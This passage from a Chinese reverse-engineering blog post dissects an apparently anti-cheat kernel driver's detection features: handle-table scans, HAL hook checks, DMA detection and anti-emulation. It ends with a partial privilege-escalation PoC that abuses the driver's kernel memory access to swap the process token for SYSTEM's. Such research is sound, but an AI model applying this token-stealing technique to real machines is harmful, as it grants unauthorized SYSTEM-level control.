
CMD 37中对应的回调函数sub_14001A8F2,是扫描目标进程的局部句柄表,这里限制只能扫描Pid > 5的进程:
31. Hal指针表完备性校验(Hal Hook检测)
- 在

CMD 66中对应的回调函数sub_14001C90E,获取HalPrivateDispatchTable并循环检查其中每一项,是否落在微软驱动模块(ntoskrnl.exe、hal.dll等微软签名的驱动)的可执行代码节区中,关于这部分内容,笔者没有深入分析,直接放出F5后的整体代码,从行为来看就是检查Halxxx函数指针是否被窜改,有可能用来检测ETW Hook
32. PCIe BAR空间信息获取(检测DMA)
- 在

CMD 69中对应的回调函数sub_14001C90E,内部会调用HalGetBusDataByOffset获取PCIe设备BAR信息,笔者推测是用来检测DMA物理外设作弊
33. 反模拟器
- 在使用模拟器跑该驱动样本时,如果从
DrvEntry开始跑,模拟器会抛出异常,如图所示:

- 观察模拟器中崩溃时的堆栈,可以发现最后调用了
MmGetSystemRoutineAddress获取MmGetVirtualForPhysical函数地址,模拟器中返回了一个虚拟值0xffff800000000e20,之后调用了函数RtlCompareMemory - 继续观察崩溃信息,崩溃点在于如下代码:
caller @ 0xfffff80100004e71 (drv+0x4e71): cmp rax, rsi
- 笔者推测,应该是该驱动要获取
PTEBase,所以在该函数内部匹配硬编码,但是模拟器中显然不存在真实的MmGetVirtualForPhysical函数,所以崩溃了 -
此时修复此异常方法,笔者想到以下2种: - 在模拟器中补全
MmGetVirtualForPhysical函数,这不现实,最后会落到修补环境时间远远大于分析时间 - 模拟器中PatchRtlCompareMemory这个函数,直接成功,先"骗"过去,让驱动初始化跑完再说 -

这里笔者选择方法2,Patch后,跑
DriverEntry模拟器不报错了,就是返回错误码C0000001
- 如何继续修补环境,让模拟器顺利调试驱动,这部分不是本文重点,笔者就不展开了。
34. 彩蛋1 - 赞美友商

35. 彩蛋2 - 亲切问候


35. 提权实验
- 我们来写一个简单的

PoC来验证提权,我们以管理员身份运行注册表编辑器,可以看到,默认管理员权限下,时无法查看、编辑HKEY_LOCAL_MACHINE\SECURITY下的内容的,如图所示

- 将提权根工具运行起来后,
提权成功,顺利访问其中内容:
- 简单提权原理就是将自身进程
EPROCESS.Token的权限令牌,修改为System进程一致,部分关键代码如下:
int main()
{
    // ...

    const std::uint32_t SelfProcessId = ::GetCurrentProcessId();
    std::uint64_t Cursor = SystemProcess;
    while (OwnerOf(Cursor) != SelfProcessId)
    {
        std::uint64_t Link = 0;
        CommPort.ReadKernelMemory(Cursor + ActiveProcessLinksOffset, &Link, sizeof(Link));
        Cursor = Link - ActiveProcessLinksOffset;
    }
    std::printf("自身 EPROCESS %s\n", FormatHex(Cursor).c_str());

    ReportSecurityKey("提权前");

    std::printf("按下任意键测试进程提权. \n");
    std::system("pause");

    CommPort.WriteKernelMemory(Cursor + TokenOffset, &SystemToken, sizeof(SystemToken));
    std::printf("Token 已替换为 System,本进程获得 SYSTEM 权限\n");

    ReportSecurityKey("提权后");

    // ...
}
36.结束
- 碍于本文篇幅,还有大量的行为还原没写上来,例如驱动如何跟3环通讯、保活,扫描全局句柄表等等。
- 撑不住了,打字敲得手疼,这篇笔记就写到了这里吧,吃饭去了
37. Git开源仓库
提权PoC实验,Git仓库地址: 如果各位朋友看完本文觉得有所帮助、启发,欢迎点赞、收藏本文。另外,欢迎各位朋友给仓库Star!